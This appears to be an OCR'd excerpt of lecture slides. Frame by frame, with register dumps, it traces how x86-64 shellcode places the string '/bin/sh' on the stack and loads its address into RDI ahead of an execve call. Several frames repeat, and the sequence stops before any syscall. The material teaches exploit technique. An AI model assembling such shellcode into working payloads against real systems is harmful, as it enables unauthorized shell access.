
mov $0x68732f6e69622f2f, %rbx




shr $0x8, %rbx


RAX
0x????????????????
RBX
0x68732f6e69622f2f
RDX
0x0000000000000000
RDI
RSI
stack
RSP


shr $0x8, %rbx


RAX
0x????????????????
RBX
0x68732f6e69622f2f
RDX
0x0000000000000000
RDI
RSI
stack
RSP


shr $0x8, %rbx


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
stack
RSP


push %rbx


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
stack
RSP


push %rbx


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
stack
RSP


push %rbx


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


mov %rsp, %rdi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP

